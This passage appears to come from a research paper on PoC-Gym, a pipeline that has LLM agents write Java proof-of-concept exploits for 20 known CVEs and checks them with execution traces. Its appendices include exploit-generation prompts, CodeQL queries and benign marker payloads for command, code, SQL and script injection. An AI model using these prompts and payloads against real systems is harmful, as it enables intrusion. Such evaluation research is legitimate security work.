We present PoC-Gym, an LLM-assisted pipeline for generating Java proof-of-concept exploits that combines dynamic runtime checks with post-hoc execution trace analysis against known vulnerable locations. Our evaluation on 20 real-world CVEs demonstrates that while LLMs frequently generate candidates that appear valid at runtime, dynamic trace validation is necessary to avoid overestimating true exploit correctness. We find that providing static dataflow traces as guidance can help reduce false positive rates. Our qualitative analysis outlines common errors a LLM agent makes, such as hard-coding and simulated vulnerabilities, and demonstrates critical need for robust, dynamic validation mechanisms in future automated exploit generation systems.

8. Declaration on Generative AI Usage

Large language models were used as part of the system design and implementation described in this paper. In addition, LLM-based tools were used to assist with LaTeX formatting.

9. Acknowledgments

We thank the reviewers for feedback that improved this paper. This research was supported by the Rapid Grant from BlueDot Impact.

References

[1] cve.org, CVE: Common Vulnerabilities and Exposures, 2025. URL: https://www.cve.org/about/Metrics.

[2] P. Avgustinov, O. de Moor, M. P. Jones, M. Schäfer, QL: Object-oriented Queries on Relational Data, in: S. Krishnamurthi, B. S. Lerner (Eds.), 30th European Conference on Object-Oriented Programming (ECOOP 2016), volume 56 of *Leibniz International Proceedings in Informatics (LIPIcs)*, Schloss Dagstuhl – Leibniz-Zentrum für Informatik, Dagstuhl, Germany, 2016, pp. 2:1–2:25. doi:10.4230/LIPIcs.ECOOP.2016.2.

[3] Semgrep, Inc., Semgrep: Fast, open-source static analysis, https://semgrep.dev, 2025.

[4] Snyk.io, 2025. https://snyk.io.

[5] Z. Li, S. Dutta, M. Naik, IRIS: LLM-Assisted Static Analysis for Detecting Security Vulnerabilities, 2025. doi:10.48550/arXiv.2405.17238, _eprint: 2405.17238.

[6] H. J. Kang, K. L. Aw, D. Lo, Detecting false alarms from automatic static analysis tools: how far are we?, in: Proceedings of the 44th International Conference on Software Engineering, ICSE '22, ACM, 2022, p. 698–709. doi:10.1145/3510003.3510214.

[7] X. Zhou, S. Cao, X. Sun, D. Lo, Large Language Model for Vulnerability Detection and Repair: Literature Review and the Road Ahead, ACM Trans. Softw. Eng. Methodol. 34 (2025) 145:1–145:31. URL: https://doi.org/10.1145/3708522. doi:10.1145/3708522.

[8] W. Dang, K. Li, S. Chen, Z. Zhuo, L. Zhang, Z. Liu, Real-World Usability of Vulnerability Proof-of-Concepts: A Comprehensive Study, 2025. URL: http://arxiv.org/abs/2510.18448. doi:10.48550/arXiv.2510.18448, arXiv:2510.18448 [cs] version: 1.

[9] A. D. Householder, J. Chrabaszcz, T. Novelly, D. Warren, J. M. Spring, Historical analysis of exploit availability timelines, in: Proceedings of the 13th USENIX Conference on Cyber Security Experimentation and Test, CSET'20, USENIX Association, USA, 2020, p. 1.

[10] H. J. Kang, T. G. Nguyen, B. Le, C. S. Păsăreanu, D. Lo, Test mimicry to assess the exploitability of library vulnerabilities, in: Proceedings of the 31st ACM SIGSOFT International Symposium on Software Testing and Analysis, ISSTA 2022, Association for Computing Machinery, New York, NY, USA, 2022, p. 276–288. doi:10.1145/3533767.3534398.

[11] C. Barnaby, K. Sen, T. Zhang, E. Glassman, S. Chandra, Exempla gratis (e.g.): code examples for free, in: Proceedings of the 28th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering, ESEC/FSE 2020, Association for Computing Machinery, New York, NY, USA, 2020, p. 1353–1364. URL: https://doi.org/10.1145/3368089.3417052. doi:10.1145/3368089.3417052.

[12] A. Gerdes, J. Hughes, N. Smallbone, S. Hanenberg, S. Ivarsson, M. Wang, Understanding formal specifications through good examples, in: Proceedings of the 17th ACM SIGPLAN International Workshop on Erlang, Erlang 2018, Association for Computing Machinery, New York, NY, USA, 2018, p. 13–24. URL: https://doi.org/10.1145/3239332.3242763. doi:10.1145/3239332.3242763.

[13] S. Karlsson, J. Hughes, R. Jongeling, A. Čaušević, D. Sundmark, Exploring api behaviours through generated examples, Software Quality Journal 32 (2024) 729–763. URL: https://doi.org/10.1007/s11219-024-09668-2. doi:10.1007/s11219-024-09668-2.

[14] Y. Zhang, W. Song, Z. Ji, Danfeng, Yao, N. Meng, How well does llm generate security tests?, 2023. URL: https://arxiv.org/abs/2310.00710. arXiv:2310.00710.

[15] G. Deng, Y. Liu, V. Mayoral-Vilches, P. Liu, Y. Li, Y. Xu, T. Zhang, Y. Liu, M. Pinzger, S. Rass, PentestGPT: Evaluating and harnessing large language models for automated penetration testing, in: 33rd USENIX Security Symposium (USENIX Security 24), USENIX Association, Philadelphia, PA, 2024, pp. 847–864.

[16] A. Lotfi, C. Katsis, E. Bertino, Automated vulnerability validation and verification: A large language model approach, 2025. URL: https://arxiv.org/abs/2509.24037. arXiv:2509.24037.

[17] J. Xu, J. W. Stokes, G. McDonald, X. Bai, D. Marshall, S. Wang, A. Swaminathan, Z. Li, Autoattacker: A large language model guided system to implement automatic cyber-attacks, 2024. arXiv:2403.01038.

[18] Y. Gao, X. Hu, Z. Chen, T. Xu, X. Yang, Vulnerability-Triggering Test Case Generation from Third-Party Libraries , in: 2025 IEEE/ACM Second International Conference on AI Foundation Models and Software Engineering (Forge), IEEE Computer Society, Los Alamitos, CA, USA, 2025, pp. 125–135.

[19] D. Simsek, A. Eghbali, M. Pradel, Pocgen: Generating proof-of-concept exploits for vulnerabilities in npm packages, 2025. URL: https://arxiv.org/abs/2506.04962. arXiv:2506.04962.

[20] V. Nitin, B. Ray, R. Z. Moghaddam, Faultline: Automated proof-of-vulnerability generation using llm agents, 2025. URL: https://arxiv.org/abs/2507.15241. arXiv:2507.15241.

[21] V. Agrawal, K. Ahi, Llm-driven sast-genius: A hybrid static analysis framework for comprehensive and actionable security, 2025. URL: https://arxiv.org/abs/2509.15433. arXiv:2509.15433.

[22] NIST, NVD - Home, 2026. URL: https://nvd.nist.gov/.

[23] MITRE, CWE - Common Weakness Enumeration, 2026. URL: https://cwe.mitre.org/.

A. Reference Implementation Templates and Examples of PoC-Gym

In this section, we provide supporting examples that we reference in Section 4. These examples include key components of the PoC-Gym pipeline, such as prompt templates used for CVE-specific guidance generation, CodeQL queries and libraries used for static analysis, trace-selection prompts, and example execution traces produced during evaluation.

Throughout this section, LLM refers to each of the following model configurations: Claude Code with `claude-sonnet-4-20250514`, Codex with `gpt-5-medium`, and Codex with `gpt-oss-20b`. Unless otherwise noted, we use each coding agent's default sampling and context-handling settings and cap each run at 10 validation-feedback iterations.

```
===== CVE CONTEXT =====
{{CVE_DESCRIPTION}}

===== CWE CONTEXT =====
{{CWE_DESCRIPTION}}

===== CWE REFERENCE EXAMPLE =====
{{CWE_SPECIFIC_CRITERIA}}

===== PROJECT SOURCE CODE =====
The vulnerable revision of the project is available in the folder {Source code folder}.
    You can inspect any of the files with tools like `cat`, `ls`, `grep`, etc.

===== TASK =====
Provide ONLY the following, in Markdown, to guide a PoC engineer:
1. **Goal** - A *single, concrete* action or outcome that proves exploitation (e.g.,
    executing `Runtime.getRuntime().exec("touch /tmp/code-injected")`).
2. **Validation** - One *specific* programmatic check that confirms the goal (e.g., verify
     that `/tmp/code-injected` exists).

Return exactly two sections in this format:
```
Goal
<goal sentence>

Validation
- check
```
```

Listing 1: Prompt template for generating CVE-specific vulnerability criteria using an LLM

```
## Goal
Execute the command `touch /tmp/command-injected` by exploiting the improper handling of
    double-quoted strings in Plexus-utils' command line parsing.

## Validation
- Check if the file `/tmp/command-injected` exists after running the PoC
```

Listing 2: Example CVE-specific guidance for `CVE-2017-1000487`

```
CWE-022
  Goal: PoC should read the file /tmp/secret/flag.txt located outside of the allowed
      directory.
  Validation: Place the file with the content FLAG:java-poc and check if PoC prints the
      content value.

CWE-078
```

```
  Goal: PoC should execute the command touch /tmp/command-injected.
  Validation: Check if the file /tmp/command-injected is created after the PoC execution.

CWE-079
  Goal: PoC sends a HTTP request, and the JavaScript payload <script>alert("xss-java")</
      script> should be included in the response.
  Validation: Check if the payload is included in the HTTP response.

CWE-089
  Goal: PoC should inject the malformed command 1' AND updatexml(1, concat(0x7e, 'sqlinj-
      java', 0x7e), 1) --.
  Validation: Check if the SQL exception message contains the string sqlinj-java.

CWE-094
  Goal: PoC should execute the code Runtime.getRuntime().exec("touch /tmp/code-injected").
  Validation: Check if the file /tmp/code-injected is created after the PoC execution.
```

Listing 3: CWE-specific instructions for CWE-22, CWE-78, CWE-79, CWE-89, and CWE-94

```
import java
import MySqlInjectionQuery
import MySqlInjectionFlow::PathGraph

from
  MySqlInjectionFlow::PathNode source,
  MySqlInjectionFlow::PathNode sink
where
  MySqlInjectionFlow::flowPath(source, sink)
select
  sink.getNode(),
  source,
  sink,
  "SQL query built using $@, which may be tainted.",
  source.getNode(),
  "user-provided value"
```

Listing 4: CodeQL query file for detecting vulnerabilities for SQL-Injection (CWE 89).

```
import java
import semmle.code.java.dataflow.DataFlow
import semmle.code.java.dataflow.TaintTracking
import MySqlConcatenatedLib
import MySources
import MySinks
import MySummaries

module MySqlInjectionConfig implements DataFlow::ConfigSig {
  predicate isSource(DataFlow::Node source) {
    isGPTDetectedSource(source)
 }

  predicate isSink(DataFlow::Node sink) {
    isGPTDetectedSink(sink)
  }

  predicate isBarrier(DataFlow::Node sanitizer) {
    sanitizer.getType() instanceof BoxedType or
    sanitizer.getType() instanceof PrimitiveType or
    sanitizer.getType() instanceof NumberType
  }

  predicate isAdditionalFlowStep(DataFlow::Node n1, DataFlow::Node n2) {
```

```
    isGPTDetectedStep(n1, n2)
  }
}

module MySqlInjectionFlow = TaintTracking::Global<MySqlInjectionConfig>;
```

Listing 5: CodeQL library file for the query in Listing 4

```
import java
import semmle.code.java.dataflow.DataFlow
private import semmle.code.java.dataflow.ExternalFlow

predicate isGPTDetectedSource(DataFlow::Node src) {
    (
        src.asExpr().(Call).getCallee().getName() = "getMethod" and
        src.asExpr().(Call).getCallee().getDeclaringType().getSourceDeclaration().
    hasQualifiedName("javax.servlet.http", "HttpServletRequest")
    )
    or
    (
        src.asExpr().(Call).getCallee().getName() = "getArgs" and
        src.asExpr().(Call).getCallee().getDeclaringType().getSourceDeclaration().
    hasQualifiedName("org.aspectj.lang", "JoinPoint")
    )
    or
    (
        src.asExpr().(Call).getCallee().getName() = "parseObject" and
        src.asExpr().(Call).getCallee().getDeclaringType().getSourceDeclaration().
    hasQualifiedName("com.alibaba.fastjson", "JSON")
    )
    or
    (
        src.asExpr().(Call).getCallee().getName() = "getString" and
        src.asExpr().(Call).getCallee().getDeclaringType().getSourceDeclaration().
    hasQualifiedName("com.alibaba.fastjson", "JSONObject")
    )
    or
    (
        src.asExpr().(Call).getCallee().getName() = "getName" and
        src.asExpr().(Call).getCallee().getDeclaringType().getSourceDeclaration().
    hasQualifiedName("java.lang.reflect", "Field")
    )
    or
    (
        src.asExpr().(Call).getCallee().getName() = "getMessage" and
        src.asExpr().(Call).getCallee().getDeclaringType().getSourceDeclaration().
    hasQualifiedName("java.lang", "Throwable")
    )
    or
    (
        src.asExpr().(Call).getCallee().getName() = "getRequestURI" and
        src.asExpr().(Call).getCallee().getDeclaringType().getSourceDeclaration().
    hasQualifiedName("javax.servlet.http", "HttpServletRequest")
    )
    or
    (
        src.asExpr().(Call).getCallee().getName() = "getParameter" and
        src.asExpr().(Call).getCallee().getDeclaringType().getSourceDeclaration().
    hasQualifiedName("javax.servlet", "ServletRequest")
    )
    or
    (
        src.asExpr().(Call).getCallee().getName() = "getQueryString" and
```

```
        src.asExpr().(Call).getCallee().getDeclaringType().getSourceDeclaration().
    hasQualifiedName("javax.servlet.http", "HttpServletRequest")
    )
    or
    (
        src.asExpr().(Call).getCallee().getName() = "parseObject" and
        src.asExpr().(Call).getCallee().getDeclaringType().getSourceDeclaration().
    hasQualifiedName("com.alibaba.fastjson", "JSON")
    )

----------------------- Next 709 Lines Omitted -----------------------
```

Listing 6: Excerpt of the CodeQL library file for the sources defined by the LLM.

```
===== CVE CONTEXT =====
{{CVE_DESCRIPTION}}

===== CWE CONTEXT =====
{{CWE_DESCRIPTION}}

===== TASK =====
You are a vulnerability triage assistant. Based on the vulnerability information provided,
     propose likely files, classes, and methods in the project that participate in
    triggering the vulnerability. Prefer concrete names when possible (e.g., class and
    method identifiers) and include path fragments that are strong signals (e.g., package
    directories). Also include a small set of generic vulnerability-relevant keywords (e.g
    ., 'XML parser', 'deserialization', etc.).

Return STRICT JSON with the following shape, no extra text or backticks:
{
  "files": ["FileOrPattern.java"],
  "classes": ["FullyQualifiedOrSimpleClass"],
  "methods": ["methodNameOrClass.method"],
  "paths": ["package/dir/fragment"],
  "keywords": ["keyword"]
}
```

Listing 7: Prompt template for the LLM-assisted trace selection

```
private static void doMultiFieldsOrder(QueryWrapper<?> queryWrapper,Map<String, String[]>
    parameterMap, Map<String,String> fieldColumnMap) { // ( jeecg-boot-base-core/src/main/java/org/
    jeecg/common/system/query/QueryGenerator.java:L232 )
    ...
    column = parameterMap.get(ORDER_COLUMN)[0]; // Step 1 (jeecg-boot-base-core/src/main/java/org/
    jeecg/common/system/query/QueryGenerator.java:L236)
    ...
    SqlInjectionUtil.filterContent(column); // Step 2 (jeecg-boot-base-core/src/main/java/org/jeecg/
    common/system/query/QueryGenerator.java:L270)
}

public static void filterContent(String value) { // Step 3 (jeecg-boot-base-core/src/main/java/org/
    jeecg/common/util/SqlInjectionUtil.java:L55)
    filterContent(value, null); // Step 4 (jeecg-boot-base-core/src/main/java/org/jeecg/common/util/
    SqlInjectionUtil.java:L56)
}

public static void filterContent(String value, String customXssString) { // Step 5 (jeecg-boot-base-
    core/src/main/java/org/jeecg/common/util/SqlInjectionUtil.java:L65)
    ...
    value = value.toLowerCase(); // Step 6 (jeecg-boot-base-core/src/main/java/org/jeecg/common/util/
    SqlInjectionUtil.java:L70)
    ...
```

```
    value = value.replaceAll("/\\*.*\\*/",""); // Step 7 (jeecg-boot-base-core/src/main/java/org/
    jeecg/common/util/SqlInjectionUtil.java:L72)
    ...
    log.error("SQL Injection!---> {}", value); // Step 8 (jeecg-boot-base-core/src/main/java/org/
    jeecg/common/util/SqlInjectionUtil.java:L78) [SINK]
}
```

Listing 8: Example trace for CVE-2022-45206, a SQL injection vulnerability (CWE 89) in JeecgBoot.

```
===== CVE-Specific Guidance (auto-generated) =====
{{CVE_SPECIFIC_PROMPT}}

-------------- PROJECT INFORMATION ---------------
- Repository URL : {{REPOSITORY_URL}}
- Vulnerable commit : {{VULNERABLE_COMMIT}}
- Vulnerable directory : {{VULNERABLE_CODE_PATH}}
-------------------------------------------------
The above directory contain checked-out copies of the repository at the specified commit.
    They are already present in this working directory and can be used directly - **no
    extraction required**.
Make sure your PoC script changes into the correct directory before building or running
    commands.

=================== CONTEXT ====================

===== Vulnerability Description =====
{{CWE_CVE_DESCRIPTIONS}}

===== Source - Sink Trace =====
{{SOURCE_SINK_TRACE}}

================================================

The evaluator will execute the following *pre-supplied* Bash script:
{{BASH_SCRIPT}}

**** REQUIREMENTS FOR YOUR ANSWER ****
1. Provide **exactly one** Java source file named `PoCTest.java` containing a public class
     `PoCTest` with a `main(String[] args)` method.
2. The program must craft one or more malicious payloads that exploit the bug on the
    vulnerable revision and print a line containing `[VULN]` when the vulnerability is
    successfully triggered.
   Do not rely on CLI arguments to switch behaviour; simply run the exploit path and
       report `[VULN]` on success.
3. Strict constraints on API usage:
      - **If possible, no reflection for any reason.** As long as it is possible, do not
          import `java.lang.reflect.*`, do not call `setAccessible(true)`, or anything
          that would be considered reflection.
      - **Do NOT attempt to re-implement or extend complex library classes / interfaces.**
           Assume every library class already exists in the built JARs.
      - If a helper dependency is *not* on the class-path, create a *tiny stub* inside *
          your* file (1-2 methods max) instead of implementing or importing framework
          classes.
      - Never declare `implements X` unless you are *absolutely sure* `X` is an *interface
          * - otherwise compilation will fail.
4. Avoid randomness and networking; rely only on JDK + target library.
5. Output format - ***strictly*** fenced blocks with explicit filename:

```java [PoCTest.java]
```
```

```
// your Java code here
```

Do **NOT** output the Bash script or any other files.

ENTRYPOINT --> GOAL rule
- Start from a realistic public entrypoint in the program (controller handler, service API,

  exported library function, CLI main) and drive inputs along normal control/data flow
  until the vulnerable behaviour is triggered and observable. Avoid calling deep helper/
      utility
  methods or sinks directly unless they are the documented public API.

------------ BUILD / CLASS-PATH RULES ------------
- The PoC will be compiled with **only**:
     1. Every JAR produced by the Maven build (e.g. <module>/target/*.jar)
     2. Third-party dependencies downloaded into <module>/target/libs/*.jar
- No other project modules are on the class-path.
- Spring-Boot, Testcontainers, H2, JUnit, etc. are *NOT* present unless they are direct
    dependencies of the built module.
- Therefore you *MUST NOT* import packages such as `org.springframework.*`, `org.h2.*`, `
    org.junit.*`, or classes from sibling Folio modules.
- Restrict yourself to public classes that exist under the module's own `src/main/java/**`
     or plain JDK classes.
- If you need an auxiliary interface/class, create a minimal stub inside your PoC file
    instead of importing external frameworks.

===== Validation Requirements =====

- Your PoC must include *programmatic* checks that the vulnerability was successfully
    exploited.
- Do **not** print `[VULN]` blindly - verify observable side-effects (e.g., creation of a
    specific file, value modification, thrown exception, DB row insertion).
- Emit `[VULN]` / `[SAFE]` **only after** such checks.
- The Bash runner must exit with non-zero status when validation fails so the automated
    evaluation can iterate accordingly.

Listing 9: Prompt template for the PoC-Gym

```
[TRACE] CALL: boolean java.lang.String.contains(CharSequence) (PoCTest.java:96)
[TRACE] CALL: void java.io.PrintStream.println(String) (PoCTest.java:97)
[VULN] SQL injection marker found via SqlInjectionUtil!
[TRACE] CALL: void java.io.PrintStream.println(String) (PoCTest.java:150)
[*] Demonstrating vulnerable SQL construction...
[TRACE] CALL: String org.jeecg.modules.system.model.DuplicateCheckVo.getTableName() (
    PoCTest.java:154)
[TRACE] EXEC: String org.jeecg.modules.system.model.DuplicateCheckVo.getTableName() (
    DuplicateCheckVo.java:24)
[TRACE] RET: String org.jeecg.modules.system.model.DuplicateCheckVo.getTableName() (
    DuplicateCheckVo.java:24)
[TRACE] CALL: String org.jeecg.modules.system.model.DuplicateCheckVo.getFieldName() (
    PoCTest.java:155)
[TRACE] EXEC: String org.jeecg.modules.system.model.DuplicateCheckVo.getFieldName() (
    DuplicateCheckVo.java:30)
[TRACE] RET: String org.jeecg.modules.system.model.DuplicateCheckVo.getFieldName() (
```

```
    DuplicateCheckVo.java:30)
[TRACE] CALL: String org.jeecg.modules.system.model.DuplicateCheckVo.getFieldVal() (
    PoCTest.java:156)
[TRACE] EXEC: String org.jeecg.modules.system.model.DuplicateCheckVo.getFieldVal() (
    DuplicateCheckVo.java:36)
[TRACE] RET: String org.jeecg.modules.system.model.DuplicateCheckVo.getFieldVal() (
    DuplicateCheckVo.java:36)
[TRACE] CALL: String java.lang.String.format(String, Object[]) (PoCTest.java:152)
[TRACE] CALL: void java.io.PrintStream.println(String) (PoCTest.java:159)
[*] Vulnerable SQL would be: SELECT COUNT(*) FROM sys_user WHERE username = 1' AND
    updatexml(1, concat(0x7e, 'sqlinj-java', 0x7e), 1) AND '1'='1
[TRACE] CALL: boolean java.lang.String.contains(CharSequence) (PoCTest.java:161)
[TRACE] CALL: boolean java.lang.String.contains(CharSequence) (PoCTest.java:162)
[TRACE] CALL: void java.io.PrintStream.println(String) (PoCTest.java:163)
[VULN] SQL injection payload successfully embedded in query!
```

Listing 10: Dynamic AspectJ trace snippet for the execution of a successful SQL Injection PoC.

```
===== TP TRACE =====
Expected Trace Steps:
1. QueryGenerator.java:236 [NOT REACHED]
2. QueryGenerator.java:270 [NOT REACHED]
3. SqlInjectionUtil.java:55 [NOT REACHED]
4. SqlInjectionUtil.java:56 [REACHED]
5. SqlInjectionUtil.java:65 [NOT REACHED]
6. SqlInjectionUtil.java:70 [REACHED]
7. SqlInjectionUtil.java:70 [REACHED]
8. SqlInjectionUtil.java:72 [REACHED]
9. SqlInjectionUtil.java:72 [REACHED]
10. SqlInjectionUtil.java:78 [REACHED]

Source/Sink Status:
Source Hit: FALSE (QueryGenerator.java:236)
Sink Hit: TRUE (SqlInjectionUtil.java:78)
Coverage: 4/8 steps (50.0%)
```

Listing 11: Dynamic execution trace summary indicating trace coverage for the SQL Injection vulnerability.

```
--- REASONS FOR FAILURE ---
None of the expected Sink candidates were reached during execution.
```

Listing 12: Example feedback section added to the prompts

B. Dataset Details

Table 2 presents the set of 20 real-world Java vulnerabilities used to evaluate the PoC-Gym framework, all drawn from CWE-Bench-Java [5].

Each row corresponds to a single vulnerability instance defined by its associated Common Weakness Enumeration (CWE) category and Common Vulnerabilities and Exposures (CVE) identifier, along with the affected organization, project name, and the specific vulnerable version analyzed in our experiments. The table also reports the size of each project in source lines of code (SLOC), providing an indication of the scale and complexity of the evaluated systems.

The selected vulnerabilities span multiple CWE categories: path traversal (CWE-022), command injection (CWE-078), cross-site scripting (CWE-079), SQL injection (CWE-089), and code injection (CWE-094); ensuring diversity in vulnerability types and exploitation patterns. The projects included range from relatively small libraries to large-scale systems exceeding hundreds of thousands of lines of code.

Additionally, the table indicates whether each CVE overlaps with the evaluation set used by the FaultLine framework. Out of the 20 CVEs, 14 overlap with FaultLine.

Table 2
List of CVEs from CWE-Bench-Java used for the evaluation of PoC-Gym, including overlaps with FaultLine.

CWE-ID	CVE-ID	Organization	Project	Vulnerable Version	SLOC	FaultLine
CWE-079	CVE-2016-10006	nahsra	antisamy	1.5.3	4.02K	✓
CWE-079	CVE-2022-29577	nahsra	antisamy	1.6.6.1	5.14K	✓
CWE-094	CVE-2021-41269	jmrozanec	cron-utils	9.1.5	13.09K	✓
CWE-079	CVE-2022-31192	DSpace	DSpace	5.10	237.50K	✗
CWE-078	CVE-2019-10392	jenkinsci	git-client-plugin	2.8.4	16.39K	✓
CWE-022	CVE-2018-17297	dromara	hutool	4.1.11	62.00K	✓
CWE-094	CVE-2021-30181	apache	incubator-dubbo	2.6.8	100.74K	✗
CWE-089	CVE-2022-45206	jeecgboot	jeecgboot	3.4.3	41.93K	✗
CWE-079	CVE-2018-1000129	rhuss	jolokia	1.4.0	29.99K	✓
CWE-079	CVE-2019-10077	apache	jspwiki	2.11.0.M3	59.22K	✓
CWE-022	CVE-2018-1002200	codehaus-plexus	plexus-archiver	3.5	13.04K	✓
CWE-078	CVE-2017-1000487	codehaus-plexus	plexus-utils	3.0.15	23.25K	✓
CWE-094	CVE-2023-33246	apache	rocketmq	5.1.0	196.42K	✓
CWE-022	CVE-2016-9177	perwendel	spark	2.5.1	9.77K	✓
CWE-089	CVE-2022-4963	folio-org	spring-module-core	2.0.0	1.58K	✗
CWE-094	CVE-2023-32697	xerial	sqlite-jdbc	3.41.2.1	17.71K	✓
CWE-022	CVE-2022-32287	apache	uima-uimaj	3.3.0	226.36K	✓
CWE-078	CVE-2022-25175	jenkinsci	workflow-multibranch-plugin	706.vd43c65dec013	3.41K	✗
CWE-078	CVE-2021-21345	x-stream	xstream	1.4.15	52.54K	✓
CWE-022	CVE-2023-45277	yamcs	yamcs	5.8.6	173.12K	✗

C. Detailed Results

This section presents detailed results of PoC-Gym across CWE types (§C.1), individual CVEs (§C.2), Faultline evaluation (§C.3) and PoC generation costs (§C.4).

C.1. CWE-Based Results

Tables 3, 4, and 5 present runtime-valid and post-hoc-valid counts of PoC-Gym. The three tables each contain data on runs of PoC-Gym separated by LLM used. Each row contains success counts by CVE for all projects in Table 2. Each project was evaluated without traces and with multiple traces, and runtime-valid outcomes were tallied from PoC-Gym's validation loop while post-hoc-valid outcomes were tallied from vulnerable-location verification.

Table 3
Per-CWE PoC-Gym Success and Ground-Truth Validation Counts for Claude Code with Sonnet 4

	# PoC-Gym Runtime-Valid		# Post-Hoc Valid	
CWE-ID	**No-Trace**	**Multi-Trace**	**No-Trace**	**Multi-Trace**
CWE-022	5	3	2	3
CWE-078	3	2	2	2
CWE-079	3	3	2	1
CWE-089	2	1	0	1
CWE-094	4	4	2	2
	17	13	8	9

Table 4
Per-CWE PoC-Gym Success and Ground-Truth Validation Counts for Codex with GPT-5, Medium

	# PoC-Gym Runtime-Valid		# Post-Hoc Valid	
CWE-ID	**No-Trace**	**Multi-Trace**	**No-Trace**	**Multi-Trace**
CWE-022	5	4	3	2
CWE-078	4	1	2	1
CWE-079	2	2	1	1
CWE-089	2	2	0	1
CWE-094	4	4	3	3
	17	13	9	8

Table 5
Per-CWE PoC-Gym Success and Ground-Truth Validation Counts for Codex with `gpt-oss-20b`

	# PoC-Gym Runtime-Valid		# Post-Hoc Valid	
CWE-ID	**No-Trace**	**Multi-Trace**	**No-Trace**	**Multi-Trace**
CWE-022	5	2	2	1
CWE-078	4	1	2	1
CWE-079	3	0	0	0
CWE-089	2	1	0	1
CWE-094	4	1	1	1
	18	5	5	4

C.2. CVE-Based Results

Tables 6, 7, and 8 present per-project outcomes from PoC-Gym across LLMs. Each row contains a project from 2 and its respective outcomes for no traces and multiple traces. These are evaluated both on the runtime validation output from PoC-Gym and post-hoc verification. Success in the PoC-Gym columns means that the candidate passed the runtime validation loop; Success in the post-hoc columns means that at least one runtime-valid candidate reached the benchmark vulnerable location. Non-Zero Exit refers to a PoC that fails after being generated. PoC-Gym fail refers to the LLM concluding that it was unable to generate a working PoC after reaching the maximum number of iterations.

Table 6
Per-Project Outcomes for Claude Code with Sonnet 4

		PoC-Gym Runtime Outcomes		Post-Hoc Outcomes	
Project	FaultLine	**No-Trace**	**Multi-Trace**	**No-Trace**	**Multi-Trace**
antisamy (v.1.5.3)	✓	Non-Zero Exit	Success	PoC-Gym fail	Success
antisamy (v.1.6.6.1)	✓	Success	Success	Success	No-Hit
cron-utils	✓	Success	Success	Success	Success
DSpace	✗	Non-Zero Exit	Non-Zero Exit	PoC-Gym fail	PoC-Gym fail
git-client-plugin	✓	Non-Zero Exit	Non-Zero Exit	PoC-Gym fail	PoC-Gym fail
hutool	✓	Success	Success	Success	Success
incubator-dubbo	✗	Success	Success	Success	No-Hit
jeecgboot	✗	Success	Success	No-Hit	Success
jolokia	✓	Success	Success	Success	No-Hit
jspwiki	✓	Success	Non-Zero Exit	No-Hit	PoC-Gym fail
plexus-archiver	✓	Success	Non-Zero Exit	No-Hit	PoC-Gym fail
plexus-utils	✓	Success	Success	Success	Success
rocketmq	✓	Success	Success	No-Hit	No-Hit
spark	✓	Success	Success	Success	Success
spring-module-core	✗	Success	Non-Zero Exit	No-Hit	PoC-Gym fail
sqlite-jdbc	✓	Success	Success	No-Hit	Success
uima-uimaj	✓	Success	Success	No-Hit	Success
workflow-multibranch-plugin	✗	Success	Non-Zero Exit	No-Hit	PoC-Gym fail
xstream	✓	Success	Success	Success	Success
yamcs	✗	Success	Non-Zero Exit	No-Hit	PoC-Gym fail
Total Success (Faultline Tested)		17 (12)	13 (11)	8 (7)	9 (8)

Table 7
Per-Project Outcomes for Codex with GPT-5, Medium Reasoning

		PoC-Gym Runtime Outcomes		Post-Hoc Outcomes	
Project	FaultLine	**No-Trace**	**Multi-Trace**	**No-Trace**	**Multi-Trace**
antisamy (v.1.5.3)	✓	Success	Success	No-Hit	Success
antisamy (v.1.6.6.1)	✓	Non-Zero Exit	Non-Zero Exit	PoC-Gym fail	PoC-Gym fail
cron-utils	✓	Success	Success	Success	Success
DSpace	✗	Non-Zero Exit	Non-Zero Exit	PoC-Gym fail	PoC-Gym fail
git-client-plugin	✓	Success	Non-Zero Exit	No-Hit	PoC-Gym fail
hutool	✓	Success	Success	Success	Success
incubator-dubbo	✗	Success	Success	Success	Success
jeecgboot	✗	Success	Success	No-Hit	Success
jolokia	✓	Success	Success	Success	No-Hit
jspwiki	✓	Non-Zero Exit	Non-Zero Exit	PoC-Gym fail	PoC-Gym fail
plexus-archiver	✓	Success	Non-Zero Exit	No-Hit	PoC-Gym fail
plexus-utils	✓	Success	Success	Success	Success
rocketmq	✓	Success	Success	No-Hit	No-Hit
spark	✓	Success	Success	Success	Success
spring-module-core	✗	Success	Success	No-Hit	No-Hit
sqlite-jdbc	✓	Success	Success	Success	Success
uima-uimaj	✓	Success	Success	Success	No-Hit
workflow-multibranch-plugin	✗	Success	Non-Zero Exit	No-Hit	PoC-Gym fail
xstream	✓	Success	Non-Zero Exit	Success	PoC-Gym fail
yamcs	✗	Success	Success	No-Hit	No-Hit
Total Success (Faultline Tested)		17 (12)	13 (9)	9 (8)	8 (6)

Table 8
Per-Project Outcomes for Codex with `gpt-oss-20b`

		PoC-Gym Runtime Outcomes		Post-Hoc Outcomes	
Project	FaultLine	**No-Trace**	**Multi-Trace**	**No-Trace**	**Multi-Trace**
antisamy (v.1.5.3)	✓	Success	Non-Zero Exit	No-Hit	PoC-Gym fail
antisamy (v.1.6.6.1)	✓	Success	Non-Zero Exit	No-Hit	PoC-Gym fail
cron-utils	✓	Success	Non-Zero Exit	No-Hit	PoC-Gym fail
DSpace	✗	Non-Zero Exit	Non-Zero Exit	PoC-Gym fail	PoC-Gym fail
git-client-plugin	✓	Success	Non-Zero Exit	No-Hit	PoC-Gym fail
hutool	✓	Success	Success	Success	Success
incubator-dubbo	✗	Success	Non-Zero Exit	No-Hit	PoC-Gym fail
jeecgboot	✗	Success	Success	No-Hit	Success
jolokia	✓	Success	Non-Zero Exit	No-Hit	PoC-Gym fail
jspwiki	✓	Non-Zero Exit	Non-Zero Exit	PoC-Gym fail	PoC-Gym fail
plexus-archiver	✓	Success	Non-Zero Exit	No-Hit	PoC-Gym fail
plexus-utils	✓	Success	Success	Success	Success
rocketmq	✓	Success	Non-Zero Exit	No-Hit	PoC-Gym fail
spark	✓	Success	Non-Zero Exit	Success	PoC-Gym fail
spring-module-core	✗	Success	Non-Zero Exit	No-Hit	PoC-Gym fail
sqlite-jdbc	✓	Success	Success	Success	Success
uima-uimaj	✓	Success	Success	No-Hit	No-Hit
workflow-multibranch-plugin	✗	Success	Non-Zero Exit	No-Hit	PoC-Gym fail
xstream	✓	Success	Non-Zero Exit	Success	PoC-Gym fail
yamcs	✗	Success	Non-Zero Exit	No-Hit	PoC-Gym fail
